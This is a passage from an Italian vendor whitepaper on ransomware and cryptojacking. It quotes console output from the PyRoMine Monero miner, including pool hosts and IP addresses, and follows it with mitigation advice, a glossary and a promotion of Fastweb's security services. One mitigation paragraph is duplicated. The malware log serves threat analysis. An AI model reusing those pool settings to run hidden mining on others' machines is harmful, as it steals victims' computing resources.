 * POOL #4:         pool.supportxmr.com:7777
 * POOL #5:         pool.supportxmr.com:80
 * POOL #6:         212.232.25.155:3333
 * POOL #7:         212.232.25.155:5555
 * POOL #8:         212.232.25.155:7777
 * POOL #9:         212.232.25.155:80
 * COMMANDS:        hashrate, pause, resume
[2018-04-19 16:29:18] use pool 212.83.190.122:888 212.83.190.122
[2018-04-19 16:29:18] new job from 212.83.190.122:888 diff 5000
[2018-04-19 16:29:32] accepted (1/0) diff 5000 (291 ms)
[2018-04-19 16:29:35] new job from 212.83.190.122:888 diff 9360
[2018-04-19 16:30:10] new job from 212.83.190.122:888 diff 9360
[2018-04-19 16:30:22] speed 2.5s/60s/15m 46.6 46.2 n/a H/s max: 47.0 H/s
[2018-04-19 16:30:28] new job from 212.83.190.122:888 diff 9360
[2018-04-19 16:30:35] new job from 212.83.190.122:888 diff 5000
```

La scelta di fare mining di moneta virtuale Monero invece del più classico Bitcoin è probabilmente dovuta al fatto che l'algoritmo di mining di Monero è più adatto ad essere eseguito su un normale computer e non beneficia della presenza di schede GPU dedicate come nel caso Bitcoin. Altra ragione a favore di Monero è la maggior garanzia di transazioni anonime rispetto a Bitcoin.

In conclusione possiamo dire che "PyRoMine" rappresenta molto bene quella che è la tendenza degli ultimi Malware/Ransomware, cioè sostituire la criptazione dei file della vittima, al fine di chiedere un riscatto in criptovaluta, con lo sfruttamento delle risorse computazionali dei dispositivi per produrre direttamente criptovalute; ad ogni modo le tecniche di attacco ed espansione di questo genere di minacce informatiche rimangono sostanzialmente le stesse.

# 5 STRATEGIA DI DIFESA E MITIGAZIONE DEL RISCHIO

Con una crescita esponenziale dei ricavi per le organizzazioni criminali grazie al fenomeno dei Ransomware, la frequenza e la sofisticazione degli attacchi di questo tipo non possono che essere destinate a crescere in termini di velocità, tipologia di target e modalità operative. Le aziende devono implementare opportune contromisure per affrontare questa minaccia, in modo da adattarsi alla continua evoluzione e mutazione dei Ransomware. Di seguito sono evidenziate alcune raccomandazioni relative alle azioni da intraprendere per proteggere le risorse e i dati aziendali da questo tipo di attacchi.

### Fermare le minacce note.


Implementare soluzioni di sicurezza che siano in grado di bloccare i Ransomware noti su tutti i vettori di attacco. Questo prevede l'uso di un modello di sicurezza a diversi livelli che includa la protezione della rete, dei dispositivi degli utenti, delle applicazioni e dei datacenter; il tutto supportato da un servizio di intelligence proattiva che sia in grado di rilevare e reagire alle minacce globali (Cyber Threat Intelligence)

### Rilevare le nuove minaccie.

Implementare soluzioni di sicurezza che siano in grado di bloccare i Ransomware noti su tutti i vettori di attacco. Questo prevede l'uso di un modello di sicurezza a diversi livelli che includa la protezione della rete, dei dispositivi degli utenti, delle applicazioni e dei datacenter; il tutto supportato da un servizio di intelligence proattiva che sia in grado di rilevare e reagire alle minacce globali (Cyber Threat Intelligence)


### Mitigare l'invisibile.

La cyber intelligence contenuta negli elementi che costituiscono l'infrastruttura di sicurezza di un azienda deve essere condivisa in tempo reale tra questi elementi e concorrere a proteggere i diversi canali utilizzabili dalla minaccia informatica. La stessa cyber intelligence dovrebbe essere condivisa anche esternamente all'azienda (CERTs, ISACs, Cyber Threat Alliance..) al fine di rispondere velocemente alle minacce emergenti e beneficiare di quanto visto in altre aziende o aree geografiche. Il fine ultimo è quello di bloccare quella sequenza di eventi che portano alla compromissione dei dati aziendali (interruzione della killchain). Questo obiettivo può anche essere raggiunto affidandosi a servizi di sicurezza erogati da un Managed Security Service Provider (MSSP) in grado di interagire efficacemente con i molteplici soggetti (pubblici e privati) coinvolti nell'identificazione e mitigazione di una minaccia evoluta.



### Prepararsi all'inatteso.

Strutturare la rete e segmentarla opportunamente è essenziale al fine di arginare un eventuale infezione ed evitare appunto che vengano attaccati sistemi adiacenti. Attacchi come SamSam, ZCryptor o il già descritto PyRoMine sfruttano appunto vulnerabilità sui sistemi per espandersi lateralmente.



### Backup dei dati e sistemi critici.

Anche se è considerato un processo dispendioso (in termini di tempo) il restore di un sistema crittografato o compromesso, è un'opzione di gran lunga migliore rispetto al rimanere ostaggi di un attacco informatico. è necessario che le aziende dispongano delle tecnologie adatte e dei processi opportuni per garantire il backup dei dati e la possibilità di ripristino rapido degli stessi.

# 6 RIFERIMENTI


1. Fortinet Q1-2018 Threat Landscape Report
2. Cybersecurity Ventures – Cybercrime Report 2017
3. FBI - https://www.justice.gov/opa/speech/deputy-attorney-general-rod-j-rosenstein-delivers-remarks-cambridge-cyber-summit
4. Osterman Research - https://www.pcmag.com/news/346708/Ransomware-hit-40-percent-of-businesses-in-the-last-year
5. https://cdn.www.carbonblack.com/wp-content/uploads/2017/12/Carbon_Black_2017_Threat_Report-3.pdf
6. https://www.cnbc.com/2016/03/10/dark-web-is-fertile-ground-for-stolen-medical-records.html
7. https://www.sans.org/reading-room/whitepapers/analyst/trenches-2016-survey-security-risk-financial-sector-37337
8. Europol - https://www.europol.europa.eu/newsroom/news/free-data-recovery-kit-for-victims-of-gandcrab-Ransomware-now-available-no-more-ransom
9. Fortinet - Mapping the Ransomware Threat Landscape - https://www.fortinet.com/demand/gated/mapping-ransomware-landscape.html

# 6 GLOSSARIO

**Business Applications**: si intendono le tipiche applicazioni utilizzate all'interno di un azienda al fine di gestire il proprio business; esempi sono DropBox, Office 365, Salesforce.

**Codice Polimorfico**: La capacità di un virus informatico di nascondere la propria "impronta virale" (sequenza di byte che lo identifica in maniera univoca) crittografando il proprio codice ed usando una chiave diversa ad ogni infezione. Tutto ciò al fine di sfuggire all'identificazione dei software antivirus che sono alla ricerca di impronte virali note.

**Codice Metamorfico**: La capacità di un virus informatico di mutare il proprio codice, anche dividendosi in più parti, al fine di divenire difficilmente intercettabile. La mutazione del codice riguarda anche le funzionalità implementate dallo stesso, solitamente per renderlo più virulento e comunque garantendo il raggiungimento dello scopo originale per cui esso è stato progettato.

**Criptazione**: si definisce il processo di offuscamento delle informazioni in forma non comprensibile. L'operazione di de-offuscamento (de-criptazione) delle informazioni è possibile con l'opportuna chiave segreta.

**CryptoJacking**: software malevolo il cui scopo è lo sfruttamento delle risorse di sistema (CPU) al fine di produrre (mining) criptovalute.

**Criptovalute**: valuta paritaria, decentralizzata e digitale la cui implementazione si basa sui principi di crittografia per la convalida delle transazioni e la generazione della moneta in sè (esempi di criptovaluta sono i Bitcoin, Monero..)

**Darknet Marketplaces**: è un sito web commerciale che opera nella darknet il cui scopo è la promozione e vendita di prodotti illegali (armi, software hacking, droga..)

**EternalBlue / EternalRomance**: nomi di exploit che sfruttano vulnerabilità (CVE-2017-0144 / CVE-2017-0145) nell'implementazione del protocollo SMB presente in alcuni sistemi operativi Microsoft.

**Exploit**: uno strumento software progettato per compromettere specifiche vulnerabilità di un software target.

**KillChain**: è la sequenza di eventi/azioni che strutturano un attacco informatico nell sue diverse fasi.

**Malware**: indica un software progettato al fine di disturbare le operazioni svolte da un computer, rubare informazioni sensibili, accedere a informazioni sensibili, sfruttare risorse del sistema.

**PowerShell**: shell command line di Microsoft Windows (che implementa un un suo linguaggio di scripting) attraverso la quale è possibile amministrare un sistema Microsoft Windows.

**Ransomware**: è un tipo di malware che limita l'accesso del dispositivo che infetta, richiedendo un riscatto (ransom in Inglese) da pagare per rimuovere la limitazione.

**Remote Access Connection Manager**: servizio di Microsoft Windows che gestisce la connettività internet dell'host nascondendo i dettagli relativi alla connessione usata.

**Remote Code Execution**: la capacità di eseguire del codice macchina attraverso un comando generato da una macchina remota.

**Remote Desktop (RDP)**: implementazione del servizio di accesso remoto, ovvero la capacità di aprire una sessione utente di tipo grafico o comunque interattivo su un computer remoto collegato in rete.

**SMBv1 File Sharing**: Server Message Block, è un protocollo applicativo usato per la condivisione di storage e stampanti (noto anche come CIFS – Common Internet File System).

**Vulnerabilità non Note (0-days)**: è una qualsiasi vulnerabilità di sicurezza informatica non pubblicamente nota, definisce anche il programma - detto "exploit" - che sfrutta questa vulnerabilità per eseguire azioni non normalmente permesse nel sistema in questione.

**Windows Remote Management Service**: è l'implementazione Windows del protocollo WS-Management Protocol, che fornisce un metodo commune per la condivisione delle informazioni di gestione in un infrastruttura IT.

# FASTWEB

Con 2,6 milioni di clienti su rete fissa e 1,6 milioni su rete mobile, Fastweb è uno dei principali operatori di telecomunicazioni in Italia. L'azienda offre una vasta gamma di servizi voce e dati, fissi e mobili, a famiglie e imprese. Dalla sua creazione nel 1999, l'azienda ha puntato sull'innovazione e sulle infrastrutture di rete per garantire la massima qualità nella fornitura di servizi a banda ultralarga. Fastweb ha sviluppato una infrastruttura di rete nazionale in fibra ottica di 50.500 chilometri, con oltre 4 milioni di chilometri di fibra. Grazie all'espansione e al continuo potenziamento della rete ultra broadband, Fastweb raggiunge oggi 22 milioni di abitazioni, di cui 8 con rete proprietaria, con velocità di collegamento fino a 1 Gigabit. La società offre inoltre ai propri clienti un servizio mobile di ultima generazione basato su tecnologia 4G e 4G Plus. Entro il 2020 il servizio mobile verrà potenziato, a partire dalle grandi città, grazie alla realizzazione di una infrastruttura di nuova generazione 5G con tecnologia small cells. Fastweb fornisce servizi di telecomunicazioni ad aziende di tutte le dimensioni, dalle start-up alle piccole e medie imprese, dalle società di grandi dimensioni fino al settore pubblico, alle quali offre connettività e servizi ICT avanzati, come l'housing, il cloud computing, la sicurezza e la comunicazione unificata. La società fa parte del gruppo Swisscom dal settembre 2007.

## Self-Service Cloud Portal

**DISPONIBILITÀ ANNUA**
99,997%

**RISPOSTA AI GUASTI**
automatica senza interruzioni

**100 ORE**
autonomia energetica

**GREEN**
PUE 1,25

**POTENTE**
40 kW/rack

Relativamente ai servizi Data Center e Cloud, Fastweb ha costruito un'infrastruttura dedicata ai clienti Enterprise, basata su un **Data Center di ultima generazione certificato Tier IV da Uptime Institute**. Realizzato secondo gli standard più esigenti in termini di sicurezza e affidabilità esso è in grado di ospitare anche applicazioni e servizi "mission critical" tra i quali vi sono quelli erogati dall'infrastruttura Cloud di Fastweb dedicata alle imprese. Tale infrastruttura è infatti concepita per garantire continuità e performance alle applicazioni di business. In particolare la piattaforma Cloud IaaS (Infrastructure as a service) di Fastweb garantisce la totale segregazione logica e applicattiva degli ambienti dedicati ai singoli Clienti in modo da ottenerne il completo isolamento. Grazie ai motori di Orchestration e Automation sviluppati internamente su piattaforma "aperta" Openstack, i sistemi Cloud di Fastweb sono in grado di allocare risorse in maniera scalabile e in tempo reale in funzione del carico e dell'uso applicativo del singolo cliente secondo il modello Software Defined Data Center (le componenti di computing, network, storage e security sono virtualizzate e orchestrate da un'unica piattaforma). Tutta l'infrastruttura Cloud è gestita da team specializzati in centri di competenza e nuclei operativi di gestione dedicati rispettivamente a Data Center, infrastruttura IT e Security, in grado di supportare i Clienti dalla fase di progetto a quella di attivazione ed esercizio.

Per quanto riguarda in particolare i servizi dedicati alla sicurezza, Fastweb rende disponibili alle aziende una serie di servizi e soluzioni di IT Security attraverso il modello di **Managed Security Service Provider**. Tale modello prevede infatti che ciascuna azienda mantenga la totale autonomia nella definizione della Governance dell'IT Security in termini di livelli di rischio e conseguenti priorità di protezione di sistemi e informazioni e demandi invece la gestione operativa dell'IT Security ad un operatore esterno dotato di processi, competenze specifiche e piattaforme tecnologiche adeguate.

Fastweb, oltre a mettere a disposizione un centro di competenza dedicato alla progettazione di soluzioni di IT Security, si è dotata anche di un **Security Operation Center** (SOC Enterprise) dedicato esclusivamente alla gestione dei servizi di sicurezza per le Aziende. Il SOC Enterprise di Fastweb opera in Italia con personale italiano erogando un servizio con copertura H24 7gg/settimana; è dotato di processi conformi alle normative con le certificazioni "ISO 9001 – Quality Management" e "ISO 27001 – Information Security Management", gestisce piattaforme di sicurezza multi-tecnologia sia presso le sedi dei Clienti che centralizzate nell'infrastruttura Cloud di Fastweb, anch'essa con le medesime certificazioni oltre alla conformità alla norma "ISO 27018 – Privacy on Public Cloud". Con il proprio SOC Enterprise Fastweb gestisce direttamente migliaia di apparati e piattaforme di sicurezza operative presso le Aziende Cliente.

Gestito da personale Fastweb

Security Operations Center

ISO 27001

Medie Grandi Aziende Fastweb
fastweb.it